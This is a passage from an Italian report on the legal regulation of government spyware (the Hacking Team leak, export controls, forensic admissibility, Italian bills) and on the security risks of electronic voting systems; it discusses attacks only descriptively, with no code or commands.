I programmi singolarmente, come RCS Galileo, sono stati resi inutili dall'intervento dei programmatori che hanno chiuso le vulnerabilità che sfruttavano, ma facendone una dissezione per un criminale attento si possono trovare spunti per programmare nuovi malware. Un esempio è il Rootkit per il BIOS UEFI (Unified Extensible Firmware Interface) trovato all'interno di RCS Galileo dai ricercatori di Trend Micro[14], che permette al programma di rimanere installato nei sistemi bersaglio anche se viene reinstallato il sistema operativo o se viene formattata la memoria, o, addirittura, se il disco rigido viene sostituito.
Nell'estate 2016 gli esperti di Blue Coat Labs hanno scoperto un attacco che sfrutta i codici exploit capaci di far leva su un paio di vulnerabilità critiche a suo tempo scoperte nelle versioni remote di Android 4.0, 4.1 e 4.3 ("Ice Cream Sandwich" e "Jelly Bean").
In particolare, il codice *exploit* conosciuto come "lbxsl", risulta tra quelli sottratti ad Hacking Team e pubblicati nel 2015[15].

3. I profili legali

Alla luce di queste premesse, è necessario interrogarci su due distinti ordini di problemi: il primo riguarda il livello di sicurezza con cui tali software vengono conservati e il secondo è quello relativo all'esportabilità e alla produzione di tali strumenti. Se, infatti, il captatore informatico rappresenta il futuro delle investigazioni, non si può negare che sia, a tutti gli effetti, una delle più pericolose *cyber-weapon* esistenti sul mercato e come tale vada trattato e regolamentato sia a livello nazionale che a livello internazionale. Sottovalutare questo aspetto può avere, nel medio-lungo termine, conseguenze devastanti in termini di sicurezza informatica.
La fuga di notizie ha mostrato che i dipendenti Hacking Team adoperavano password deboli, quali "P4ssword", "Wolverine" e "Universo"[16]. Dobbiamo, quindi, interrogarci, se sia corretto che società private che producono e commercializzano software di questo tipo non debbano essere soggette a rigidi controlli e regolamentazioni, esattamente come accade nel "mondo off line". Ai sensi del combinato disposto dell'art. 697 del codice penale e dell'art. 20-bis della legge 110/75[17], una società che produce armamenti o, banalmente, anche un

[12] Lo spear phishing è un attacco mirato verso un individuo o una compagnia con l'obiettivo di cercare informazioni sull'obbiettivo per poter incrementare le probabilità di successo. Questa tecnica è, alla lunga, la più diffusa su internet, con una quota del 91% degli attacchi.

[13] Fonte: http://arstechnica.com/security/2015/07/hacking-teams-flash-0day-potent-enough-to-infect-actual-chrome-user/

[14] Fonte: http://blog.trendmicro.com/trendlabs-security-intelligence/hacking-team-uses-uefi-bios-rootkit-to-keep-rcs-9-agent-in-target-systems/

[15] Fonte: https://threatpost.com/android-ransomware-attacks-using-towelroot-hacking-team-exploits/117655.

[16] Zack Whittaker, *Hacking Team used shockingly bad passwords.* Fonte: http://www.zdnet.com/article/no-wonder-hacking-team-got-hacked.

[17] L'articolo 20-bis è stato introdotto dal D.lgs 204/2010 e poi modificato dal D.l.gs. 121/2013.

privato cittadino che conserva un'arma nella propria abitazione risponde penalmente nel caso in cui questa venga smarrita e/o rubata per propria negligenza. Le pene arrivano fino a due anni di arresto.
La domanda è quindi molto semplice: si può considerare una "custodia poco diligente nell'interesse della sicurezza pubblica" il fatto di proteggere con password deboli l'accesso a server che al loro interno custodiscono *cyber-weapon*?
Un secondo profilo, ancora più delicato e controverso, è quello relativo all'esportazione di tali armi verso Paesi esteri che risultano in varie black list internazionali (tra cui ONU, NATO, EU). Sotto questo profilo esiste una regolamentazione di riferimento sia a livello nazionale (d.l.gs 9/2003[18]) che internazionale (Regolamento Europeo 428/09[19] e 388/12[20]).
Sempre a livello internazionale, non si può non citare il Wassenar Agreement[21] che regolamenta il controllo delle esportazioni per le armi convenzionali e le tecnologie *dual use*[22], ossia quei prodotti che, pur non essendo di per sé armi, potrebbero potenzialmente diventarlo. In buona sostanza, gli Stati[23]che hanno sottoscritto tale accordo cercano attraverso le politiche nazionali di garantire che il trasferimento di armi o di tecnologie *dual use* non contribuisca allo sviluppo militare di Paesi non democratici in grado di mettere in pericolo la sicurezza internazionale.
Un "intrusion software", ad esempio, può essere utilizzato da una società di security per testare la sicurezza di un sistema informatico e al contempo essere usato da uno Stato non democratico per controllare e intercettare le conversazioni dei propri cittadini. Un recente caso, ha visto coinvolta un'altra società italiana (Area S.p.A.) che vendeva al Governo siriano un sistema di monitoraggio on line attraverso un fittizio rapporto commerciale con la principale società di telecomunicazioni nazionale[24].
Il vero problema tuttavia è trovare il bilanciamento di interessi tra l'esigenza di reprimere e vietare trasferimenti illeciti di tecnologie *dual use* e quello di limitare lo scambio di informa-

---

18 Fonte: http://www.gazzettaufficiale.it/eli/id/2003/05/05/003G0117/sg.

19 Fonte: http://eur-lex.europa.eu/legal-content/IT/TXT/?uri=URISERV%3Acx0005.

20 Fonte: http://eur-lex.europa.eu/legal-content/IT/TXT/?uri=celex:32012R0388. Da notare che è in discussione una ulteriore proposta di modifica che andrebbe proprio a modificare il concetto di "intrusion software". Fonte: http://www.lexology.com/library/detail.aspx?g=0ad79571-1345-4cd3-9000-e71ef3c5f46f. Sul regime europeo, si può consultare il seguente Url: http://ec.europa.eu/trade/import-and-export-rules/export-from-eu/dual-use-controls/.

21 Fonte: http://www.wassenaar.org/

22 Specifico riferimento alle tecnologie contemplate dal Wassenaar Arrangement: http://www.wassenaar.org/wp-content/uploads/2016/12/WA-LIST-16-1-2016-List-of-DU-Goods-and-Technologies-and-Munitions-List.pdf

23 Elenco degli stati disponibili alla seguente url: http://www.wassenaar.org/participating-states/

24 Per ulteriori approfondimenti: http://milano.repubblica.it/cronaca/2016/12/01/news/milano_intercettazioni_violato_embargo_siria-153210074/ (Fonte La Repubblica, 1 dicembre 2016).

zioni fondamentali in ambito di security[25]. La recente modifica del Wassenar Agreement[26] ha generato numerose polemiche, in quanto la nozione di "intrusion software" è sicuramente molto ampia e potrebbe anche bloccare l'esportazione di software utilizzati dalle società di security per la ricerca di nuove vulnerabilità[27]. D'altro canto, non si può non considerare come l'acquisto di "exploit" e "0-day" debba essere regolamentata anche in considerazione del fatto che il nostro codice penale prevede una pena fino a 4 anni di reclusione per chi "fuori dei casi consentiti dalla legge, installa apparecchiature atte a intercettare, impedire o interrompere comunicazioni relative a un sistema informatico o telematico ovvero intercorrenti tra più sistemi" (art. 617-quinquies c.p.).
Queste sono le premesse per una riflessione più ampia che andrà fatta tenendo a mente che il percorso per allineare la disciplina sulle *cyber-weapon* a quella delle armi tradizionali è appena iniziato, ma deve diventare presto una priorità anche a livello nazionale.

4. Il captatore informatico e la digital forensics

Unitamente a quello della conservazione e dell'esportazione, il rispetto dei principi di digital forensics costituisce un ulteriore tassello di grande rilevanza per regolamentare l'utilizzo del captatore informatico. Come è noto la digital forensics è quella disciplina tecnico-legale che permette di garantire[28]:
1. l'immodificabilità del contenuto della memoria del dispositivo;
2. la conformità dei dati acquisiti con i dati originali;
3. la corretta conservazione dei dati acquisiti.

Alla luce di queste premesse, risulta davvero complesso ritenere che i principi enunciati possano trovare applicazione con riferimento ad uno strumento che viene inoculato surrettiziamente all'interno del dispositivo di un soggetto e ne prende il pieno controllo.
Inoltre, va considerato che il dispositivo durante la fase di attivazione e di captazione del trojan è in costante attività (ad esempio può ricevere telefonate, inviare sms, ricevere email o navigare su internet) e quindi si modifica in continuazione. Se dal punto di vista tecnico,

---

[25] Sul punto si suggerisce la lettura di J. Sanders, *How the Wassenaar Arrangement threatensres ponsible vulnerability disclosures*, disponibile al seguente Url: http://www.techrepublic.com/article/how-the-wassenaar-arrangement-threatens-responsible-security-vulnerability-disclosures/.

[26] Sul punto si può approfondire al seguente url: http://www.lexology.com/library/detail.aspx?g=396daedc-5ab0-4148-a5d6-e931aad83895.

[27] Sul punto si suggerisce la lettura di Sergey Bratus, Michael Locasto, Anna Shubina, *Why Wassenaar Arrangement's Definitions of "Intrusion Software" and "Controlled Items" Put Security Research and Defense At Risk*, disponibile al seguente Url: https://www.usenix.org/system/files/login/articles/wassenaar.pdf. Si possono anche consultare i seguenti Url: https://threatpost.com/security-researchers-wary-of-proposed-wassenaar-rules/112937; e http://www.securityweek.com/cybersecurity-industry-remains-concerned-over-wassenaar-arrangement.

[28] M. Zonaro, *Il Trojan – Aspetti tecnici e operativi per l'utilizzo di un innovativo strumento d'intercettazione*, in *Trojan Horse: tecnologia, indagini e garanzie di libertà*, 2016, disponibile al seguente Url: http://www.parolaalladifesa.it/wp-content/uploads/2016/09/Parola-alla-difesa_Trojan-horse-tecnologia-indagini-e-garanzie-di-liberta%CC%80.pdf.

attraverso un articolato uso della funzione di hash è ipotizzabile certificare una cristallizzazione del contenuto captato in un determinato momento, dal punto di vista processuale l'attività captativa eseguita mediante trojan non può che generare un'attività irripetibile, in quanto modifica il luogo virtuale nel quale il malware viene installato.
Da ultimo, ma non per questo meno importante, va evidenziato che il captatore, una volta installato, non può essere facilmente rimosso dall'attaccante, restando dunque giacente all'interno del dispositivo. Per questa ragione, il rispetto dei principi di digital forensics è un presupposto essenziale per l'utilizzabilità delle prove raccolte attraverso questo strumento.

5. Le proposte di legge italiane per regolare l'utilizzo dei captatori informatici

Per quanto attiene l'utilizzabilità del captatore nelle indagini penali, nell'ultimo anno in Italia si sono susseguiti quattro progetti di legge per formalizzare lo strumento investigativo del captatore informatico nell'ambito del codice di procedura penale italiano: il primo progetto è stato presentato all'interno della legge in tema di contrasto al terrorismo (legge 17 aprile 2015 n. 43). In questo progetto di legge è stato fatto un maldestro tentativo di aggiungere all'interno dell'articolo 266-bis che disciplina l'intercettazione telematica, la possibilità di effettuare tale tipo di attività "anche attraverso l'impiego di strumento o di programmi informatici per l'acquisizione da remoto delle comunicazioni e dei dati presenti in un sistema informatico". Tale emendamento è stato criticato da molti parlamentari e dallo stesso Primo Ministro, in quanto inseriva la possibilità di effettuare attività assolutamente invasive nei confronti dei cittadini senza alcuna garanzia di legge se non quella di considerare tale strumento come una mera intercettazione telematica. Stessa sorte è toccata al Progetto di Legge "Greco" del 2 dicembre 2015.
All'inizio del 2016 si sono sviluppati due progetti di legge (Emendamento "Casson" e proposta "Quintarelli") che sembrano avere un diverso approccio rispetto a quelli dell'anno precedente. Anche se ancora in discussione e non in versione definitiva, ciò che emerge è la necessità di regolare tale strumento attraverso i seguenti provvedimenti:

- limitazione dell'utilizzo dello strumento solo per i reati più gravi;
- necessaria autorizzazione del giudice per le indagini preliminari e non del Pubblico Ministero;
- possibilità di notifica ritardata all'indagato in caso di sequestro informatico, ma facoltà di quest'ultimo di analizzare i dati sequestrati in contradditorio con il Pubblico Ministero;
- istituzione di un processo di certificazione dei captatori autorizzati all'uso e presenti sul mercato attraverso sistemi idonei di verifica che garantiscano imparzialità e segretezza;
- diritto per la difesa di ottenere la documentazione relativa a tutte le operazioni eseguite tramite captatori e di verificare tecnicamente che i captatori in uso siano certificati;
- disinstallazione dei programmi al termine dell'uso autorizzato, anche fornendo all'utente le informazioni necessarie a provvedervi autonomamente in alcuni casi.

Quale che sia il futuro della legislazione sul punto è difficile prevederlo, ma è certo che questo nuovo strumento investigativo nei prossimi anni sostituirà progressivamente la tradizionale intercettazione telefonica offrendo tuttavia un volume di informazioni decisamente più rilevante. Forse proprio per questa ragione, in Francia, Spagna, Portogallo e, ultimamente, anche in Finlandia ed Estonia sono state adottate delle legislazioni nazionali che ne hanno consentito, ma anche regolamentato l'utilizzo.

6. Conclusioni

Da ultimo, nel recente caso "Eye Piramid" abbiamo un'esemplificazione dello scenario futuro. Il caso, ancora in fase di indagini preliminari, riguarda due fratelli, Giulio e Francesca Occhionero che, con un semplice trojan, scritto in Visual Basic da Giulio, hanno acquisito informazioni riservate presenti nei device di migliaia di persone, tra i quali alcuni tra gli uomini più potenti in Italia. Le dimensioni di quest'attacco sono rilevanti: 18.327 username e 1.793 password rubati e un archivio totale di 87 GB di dati riguardanti i soggetti hackerati. Il paradosso di questo caso è che, da un lato, l'hacker -o presunto tale- attraverso il malware "Eye Piramid" ha spiato politici e manager italiani e dall'altro la Procura di Roma attraverso il medesimo strumento si è introdotta nel computer dell'indagato per acquisire elementi utili all'indagine.

Queste sono le premesse per una riflessione più ampia che andrà fatta tenendo a mente che il percorso per allineare la disciplina sulle *cyber-weapon* a quella delle armi tradizionali è appena iniziato, ma deve diventare presto una priorità a livello nazionale.

Il voto elettronico: potenzialità e rischi lungo la strada della democrazia elettronica

[A cura di Federica Bertoni e Claudio Telmon]


Una premessa inevitabile: i recenti eventi elettorali americani e referendari italiani

Mentre imperversano le post-verità sul voto americano, circa la verosimile ingerenza cibernetica dei russi sull'elezione di Trump e siamo - nel momento in cui scriviamo - a poco più di un mese di distanza dal referendum costituzionale italiano, è impossibile non interrogarsi su quanto il voto elettronico, prassi consolidata oltreoceano, seppur malamente, potrebbe interessare, almeno in termini di semplificazione, le procedure nostrane. Una valutazione sulla sua attuabilità andrebbe infatti operata, se non altro, a fronte delle immani difficoltà nel riuscire a garantire il diritto di voto in situazioni, ad esempio, di emergenza. Stati Uniti e Italia occupano inoltre, a ben vedere, due posizioni estreme in materia di e-voting politico: da un lato vi è un paese che è stato pioniere nell'adozione del voto elettronico, dall'altro uno in cui si usano carta e matita. In mezzo, paesi che lo stanno valutando e altri che, come l'Olanda, l'hanno adottato e poi abbandonato per motivi di sicurezza.

Che cosa s'intende per sistema di e-voting?


Con l'espressione "sistema di e-voting" ci si riferisce al momento in cui una tecnologia elettronica è impiegata in una o più fasi di un processo elettorale, scrutinio compreso, senza che sia necessariamente sfruttata la rete Internet. Ciò che in sostanza e prima di qualsiasi altra notazione distingue i sistemi di voto elettronico da altri tipi di sistemi è la complessità. I sistemi di e-voting, infatti, all'atto stesso della loro adozione, debbono essere in grado di soddisfare e combinare richieste diametralmente opposte fra loro. Si pensi all'anonimato dell'elettore e alla contestuale contraria esigenza di poterlo identificare, per verificare, ad esempio, che sia in possesso dei requisiti di diritto di voto. Un secondo esempio può essere offerto dal fatto che se, da un lato, i sistemi di e-voting devono essere in grado di salvaguardare la segretezza del voto, requisito imprescindibile in uno stato democratico, dall'altro non possono nemmeno esimersi dal garantire l'integrità dell'intero processo. Il voto elettronico può quindi essere descritto come una **transazione tra l'elettore e il sistema elettorale,** attraverso un protocollo sviluppato in modo da garantire alcuni requisiti minimi di sicurezza, a baluardo delle proprietà fondamentali del diritto di voto elettronico (**eleggibilità, accuratezza, privacy, verificabilità, efficienza, scalabilità e responsabilità**). Quelle descritte poc'anzi sono le necessità che i sistemi di voto elettronico sono incaricati di coprire e che hanno trovato i migliori tentativi di soluzione nello sviluppo di alcuni sistemi tecnici e protocolli crittografici, i cui elementi di base possono essere individuati nella **firma elettronica cieca,** nella **cifratura omomorfa,** negli **schemi mix-nets** e nella **blockchain.**

A) La firma elettronica cieca




Con **firma elettronica cieca** *(blind signature)*, la preferenza espressa dall'elettore viene cifrata. Successivamente viene apposta la firma elettronica da un ufficiale elettorale, che autentica il voto e infine si ha il deposito nell'urna. Tale ultimo passaggio è effettuato in forma non cifrata e firmata. Può al riguardo essere opportuno formulare un esempio: se si immagina di riporre all'interno di una busta una carta e sopra tale documento un foglio di carta carbone, nel momento in cui si firma la busta, automaticamente anche sul documento resta impressa quella firma, senza che sia visibile il contenuto del documento stesso prima che si apra la busta. La firma dell'autorità elettorale garantisce la non modificabilità del voto e la sua autenticità, tutelando nello stesso tempo l'anonimato del votante e la segretezza del voto, la sua privacy, il suo diritto ad esprimere un voto solo e una sola volta.

B) La cifratura omomorfa



Con il sistema della **cifratura omomorfa** è possibile sommare due numeri cifrati senza decifrarli. Questa tecnica implica che lo scrutinio di un processo elettorale avvenga senza che sia necessario decifrare i singoli voti, tutelando in tal modo pienamente l'anonimato degli elettori.


C) Gli schemi mix-nets



Gli schemi di voto **mix-nets,** come è agevole intuire dal nome, sono sistemi basati su insiemi di server con cui è possibile crittare e permutare i voti espressi, in modo da rendere pressoché impossibile ricostruire la coppia voto-elettore.

D) La blockchain


Con la **blockchain** l'elettore esprime il proprio voto effettuando una transazione in bitcoin. La preferenza così espressa risulta pertanto non modificabile, unica e può essere pubblicata senza che il cittadino perda il suo anonimato. Essendo un meccanismo distribuito, fornisce una maggiore protezione rispetto a molte forme di broglio governativo.
L'elettore, attraverso la blockchain, resta l'unico utente in grado di operare una verifica sulla



preferenza da lui manifestata in sede di voto.
I meccanismi descritti sono i mattoni con cui costruire un sistema di voto elettronico, che per garantire le proprietà fondamentali sopra discusse, utilizza questi componenti in protocolli più complessi. Ad esempio, un requisito che i protocolli più recenti cercano di soddisfare è la coercion-resistance, cioè la capacità di tutelare l'elettore da forme di coercizione che lo costringano a rivelare il proprio voto, magari dopo averlo espresso, pur permettendogli di verificare la correttezza dello scrutinio. Una ulteriore difficoltà sta nella differenza fra un protocollo sicuro e la possibilità di utilizzarlo nella pratica, ad esempio perché richiederebbe ad ogni votante di essere in grado di svolgere "in sicurezza" operazioni crittografiche complesse, o perché richiede operazioni che diventano computazionalmente troppo onerose all'aumentare del numero di votanti.

I sistemi di voto statunitense. Disomogeneità e multifattorietà del rischio

«Se esiste un'invenzione sulla Terra che proprio non vogliamo»,
gli disse un senatore, *«è un dispositivo che velocizzi il processo di voto»*



Così un amico di Thomas Edison, convinto della portata dell'invenzione del registratore di voto elettrografico, si sentì rispondere da un senatore quando andò a Washington a presentare e a proporre tale macchina per il Congresso. Il lungo tempo necessario alle votazioni, infatti, permetteva allora ai senatori di stipulare accordi sottobanco o scambiarsi promesse di voto. Era il 1868. Da allora come è evoluta la questione "voto elettronico" negli Stati Uniti?


Come è facile immaginare dalle premesse storiche appena accennate, negli Stati Uniti il quadro che attualmente si presenta agli occhi di chi guarda con interesse alle applicazioni del voto elettronico, appare assai variopinto, complesso e, per molti aspetti, confuso e paradossalmente più incoerente con i tempi attuali che con il passato. Negli Stati Uniti, infatti,

non solo ogni singolo stato, ma finanche ogni contea, hanno un proprio sistema di voto, scelto e sposato in totale autonomia: ciò perché sono sempre mancate e ancora latitano direttive impartite a livello sovranazionale. In una tale babele di sistemi di voto è tuttavia possibile rintracciare tre principali categorie di tecniche e tecnologie cui ricondurre i diversi sistemi di voto statunitensi.

Il primo è il **"Punch Card Voting Systems"**. Questa tecnica è la più elementare e, fino a non troppi anni fa era anche la più utilizzata. Il Punch Card Voting System consente di automatizzare, per la verità, la sola fase dello spoglio delle schede e non quella vera e propria dell'espressione del voto. In particolare, attraverso questa tecnica, l'elettore deve perforare con l'apposito punzonatore posto sull'urna la scheda in corrispondenza del nome del candidato preferito. La scheda così perforata viene infilata dal cittadino nell'urna. Lo spoglio delle votazioni avviene in maniera automatizzata e celere per il tramite di una macchina che scansiona i fori sulle schede.

Il secondo metodo è rappresentato dagli **"Optical Scan Paper Ballot Systems"**, in cui l'elettore segna sulla scheda la propria preferenza di voto utilizzando un marcatore leggibile dallo scanner ottico.

Infine, vi sono i sistemi di tipo **"Direct Recording Electronic"** (**DRE**) che incarnano attualmente le versioni più avanzate dei meccanismi di e-voting negli Stati Uniti. Con i sistemi di registrazione diretta del voto, l'elettore esprime la propria preferenza tramite touch screen. Del voto così espresso è spesso rilasciata una stampa cartacea. Va da ultimo ricordato che ci sono giurisdizioni che impiegano, in aggiunta ai sistemi di voto elettronico, schede elettorali tradizionali contate a mano presso dei seggi elettorali. Altre usano le schede cartacee per consentire di votare per corrispondenza o per voti provvisori, negli stati e contee in cui tale facoltà è accordata. Infine, in tre stati è consentito l'Internet voting, a mezzo mail.



Tanto è sufficiente per immaginare con estrema facilità quali scenari di in-sicurezza possano conseguentemente spalancarsi. Valgano a tal proposito alcuni esempi semplici e d'immediata percezione tratti dalle ipotesi prefigurate dall'hacker etico Scot Terban: "Cosa accadrebbe se la macchina del voto fosse manomessa elettronicamente o le venisse inserito del codice manualmente tramite una chiavetta? E se gli elettori si recassero alle urne scoprendo lì che i propri dati personali di registrazione sono stati modificati, cancellati, falsificati? O se i server fossero bloccati o spenti a causa di un malware?". Al di là dei dettagli tecnici che stanno a monte di simili rischi, della risposta sugli attacchi così teorizzati alle macchine deputate al voto e sulle relative responsabilità (ovvero, sulle procedure e tecniche di Digital Forensics che si potrebbero osservare e impiegare e con quali risultati), appare chiaro come tali incidenti e compromissioni finiscano per tradursi in un attacco concreto ai cittadini stessi, al loro coinvolgimento politico, minando la fiducia complessiva degli elettori nel sistema democratico. Pertanto, chi scrive intravede in tutto ciò la premessa per annoverare certamente i sistemi elettronici di voto, in particolare di voto politico, fra le infrastrutture critiche.

Il nocciolo della faccenda: la questione sicurezza dei protocolli di e-voting

Benché la sicurezza insita negli schemi crittografici su cui sono imperniati i sistemi di voto elettronico sia matematicamente indubbia e grandi siano i benefici che per lo meno in astratto essi siano in grado di recare in termini di costi, velocità, trasparenza e accuratezza, tuttavia l'introduzione di elementi di errore ai vari livelli del processo è un'ipotesi tutt'altro che scolastica. In particolare, per quanto riguarda gli Stati Uniti, è cosa nota che la maggioranza dei sistemi di e-voting soffre di gravi vulnerabilità. Le elezioni statunitensi, che sono amministrate in maniera assai disomogenea da funzionari statali, provinciali e locali e non hanno standard di sicurezza nazionale di riferimento per fronteggiare possibili intrusioni, possono subìre numerosi tipi di manipolazioni a livello di sistema e di rete.

Vale però forse la pena rappresentare in maniera schematica e semplificata le principali tecniche di attacco che possono essere sferrate (anche) sui protocolli posti alla base dei sistemi di e-voting, intendo con questo volutamente tralasciare altri aspetti legati alla sicurezza delle informazioni e della circolazione delle stesse, come il rischio costituito dalle notizie fake fatte circolare ad hoc, in maniera massiccia in Rete, attraverso ad esempio i social, per manomettere in altro modo l'opinione pubblica e influenzare per un verso o per un altro le elezioni.

I principali tipi di attacchi dunque che desideriamo rapidamente passare in rassegna sono infatti gli stessi che si possono verificare sui flussi di comunicazione generici, ovvero **l'intercettazione, la modifica, la falsificazione e l'interruzione.**

A) L'intercettazione.
Si ha l'intercettazione quando una terza parte riesce ad accedere alla rete di comunicazione e intercetta il messaggio che mittente e destinatario si stanno scambiando (elettore-sistema elettorale), catturando così, di fatto, i dati in transito. Si verifica perciò un accesso non autorizzate al traffico dei dati. Il flusso informativo non è modificato, per cui per il destinatario è estremamente arduo rilevare l'attacco. Per tale ragione questa tecnica di attacco è considerata di tipo passivo. È un attacco alla segretezza delle informazioni (e in questo caso, alla segretezza del voto).

B) La modifica.
Questo tipo di attacco si caratterizza per il fatto che non solo l'attaccante riesce a inserirsi e a intercettare il messaggio, ma riesce contemporaneamente a modificarlo, con informazioni contraffatte, per poi farlo proseguire al destinatario. Il destinatario accetta il messaggio credendo in realtà che i dati siano stati spediti dalla parte da cui è partito. La modifica è inquadrata fra gli attacchi di tipo attivo contro l'integrità del messaggio stesso (del voto).

C) La falsificazione.
Si ha la falsificazione quando l'attaccante invia al destinatario un messaggio che rappresenta a tutti gli effetti un "quid novum", cioè si differenzia della modifica, in quanto la terza parte che falsifica non si spaccia per il mittente originale. Questo tipo di attacco si colloca nell'alveo delle violazioni del requisito dell'autenticità ed è anche questo un attacco di tipo attivo.

D) L' interruzione.
L'interruzione è un attacco afferente alla classe dei Denial of Service (DoS). In tale evenienza la rete di comunicazione tra mittente e destinatario è interrotta (si parla pertanto, guardando ai requisiti di sicurezza, di attacco alla disponibilità del dato). Anch'esso è un attacco di tipo attivo, in cui una o più parti si adoperano per interrompere il flusso delle informazioni.
Si deve poi considerare sempre la possibilità che i soggetti stessi partecipanti al voto, sia gestori del sistema elettorale che votanti, siano interessati a manomettere il sistema (si pensi alle complessità legate al processo di sviluppo e messa in esercizio) o anche solo a renderlo inefficace, dichiarando simulando una frode dove non ci sia.

L'Italia e altre esperienze di voto elettronico nel mondo

L'approccio alla valutazione di opportunità di adottare il voto elettronico in Italia sembra essere per lo più poco metodico e organico. L'adozione di una nuova soluzione IT, in particolare in sostituzione di uno strumento manuale, dovrebbe conseguenza della valutazione

dei pro e contro e dei rischi associati alla nuova soluzione, almeno rispetto a quella vecchia. In una situazione così poco strutturata, possiamo solo riportare alcuni punti di attenzione da considerare nella valutazione di una soluzione di voto elettronico.
Per prima cosa, con "voto elettronico" si intendono soluzioni molto diverse, con caratteristiche e rischi diversi. Una prima distinzione è fra i sistemi interamente IT, e quelli in cui il sistema di voto e quello di scrutinio sono separati, con il secondo che può anche essere manuale. Si può quindi avere un voto elettronico con una stampa di scheda cartacea, e quindi uno scrutinio manuale o elettronico. Il metodo più noto che prevede una scheda cartacea è il "metodo Mecuri[1]", dal nome della ricercatrice che lo ha proposto. Lo scopo è avere la possibilità di verificare manualmente le schede, sia da parte dell'elettore prima che vada nell'urna, sia in caso di dubbi sull'affidabilità e sicurezza del sistema informatico. Si mantiene però l'efficienza di un sistema informatico e la stampa chiara e non ambigua del voto. A questo proposito, al di là dei dubbi recenti sulle ingerenze nel voto U.S.A. da parte di hacker russi, si può considerare il caso delle politiche italiane del 2006, in cui ci furono molte accuse di brogli che portarono fino alla richiesta di verificare più di un milione di schede[2], situazione che non sarebbe stata gestibile con un sistema interamente elettronico, se non ignorando completamente le accuse, non avendo niente su cui basare una eventuale verifica.
Un'altra differenza importante è il voto presso il seggio rispetto a quello "da casa" o "via Internet": in questo caso, la differenza sta nelle garanzie di libera espressione del voto, che dovrebbero essere maggiori presso il seggio rispetto a quelle offerte da un ambiente incontrollato.

Ma quali dovrebbero essere i pro di un sistema di voto elettronico? Tralasciando discorsi sui costi (si trova poco, ma nella maggior parte dei casi la conclusione sembra essere che il voto elettronico costa di più, a meno che non sia via Internet) e i minori tempi di conteggio, che in Italia sono probabilmente meno rilevanti che ad es. negli U.S.A., dal punto di vista della sicurezza possiamo concentrarci su due aspetti: l'auditabilità e la gestione dei brogli.
Per quanto riguarda l'auditabilità, si possono evidenziare due temi: il primo, di principio di gran lunga il più importante, è che il cittadino perde la capacità di verificare la correttezza del processo di voto. Mentre adesso infatti, con gli scrutatori ed i rappresentanti di lista, il processo è diffuso e partecipato, con il voto elettronico le verifiche più importanti sono necessariamente delegate a tecnici con una competenza specifica, in grado di validare la corretta realizzazione e il funzionamento del sistema. Il secondo riguarda l'ampiezza e complessità delle verifiche, che devono partire dal disegno del sistema, passando per il codice e gli apparati, fino all'installazione e all'esercizio dei sistemi, mentre attualmente le verifiche possono limitarsi ad alcuni passaggi chiave.

1 https://en.wikipedia.org/wiki/Mercuri_method

2 http://www.corriere.it/Primo_Piano/Politica/2006/Notizie/Politiche2006/articoli/04_Aprile/12/berlu.shtml

Per quanto riguarda i brogli, si devono considerare sia i brogli del sistema attuale, e la capacità del nuovo sistema di ridurli, sia quelli potenzialmente introdotti dal nuovo sistema. In più, si devono considerare i brogli del vecchio sistema che potrebbero essere ridotti più semplicemente migliorando il vecchio sistema.
Attualmente, per quanto siano in realtà pubblicati pochi dati sui brogli nel sistema elettorale italiano (altro grosso limite nella valutazione), sono noti due meccanismi importanti: il sistema della scheda mancante, reso famoso dal film "Sud[3]" di Gabriele Salvadores, e l'uso di cellulari per fotografare la scheda votata. Tutti brogli legati al voto di scambio, in cui il votante è formalmente complice. Il primo sistema sarebbe certamente contrastato da un sistema di voto elettronico, ma per il secondo non sembrerebbe che ci sia molta differenza. Le possibilità di brogli introdotte dal voto elettronico invece, sono sostanzialmente tutte legate alla manomissione dei sistemi informativi, sia in fase di realizzazione che, successivamente, nell'utilizzo.
Insomma, l'utilizzo del voto elettronico ha sicuramente delle potenzialità importanti in termini di sicurezza e correttezza del processo di voto, ma le difficoltà pratiche nel passare da una sicurezza teorica ad una pratica sono molte, e non è chiaro se e come potranno essere realmente superate. Troppo spesso invece, il tema viene affrontato più sulla base di impulsi emotivi e di ipotesi da dimostrare. Certamente, aiuterebbe avere a disposizione dati oggettivi su cui fare le valutazioni: sui costi, sulle frodi dei sistemi attuali e su quelle permesse dai sistemi di voto, nonché sui cambiamenti non solo tecnici che l'adozione del voto elettronico comporterebbe.

[3] https://it.wikipedia.org/wiki/Sud_(film)

Una strada piena di ostacoli

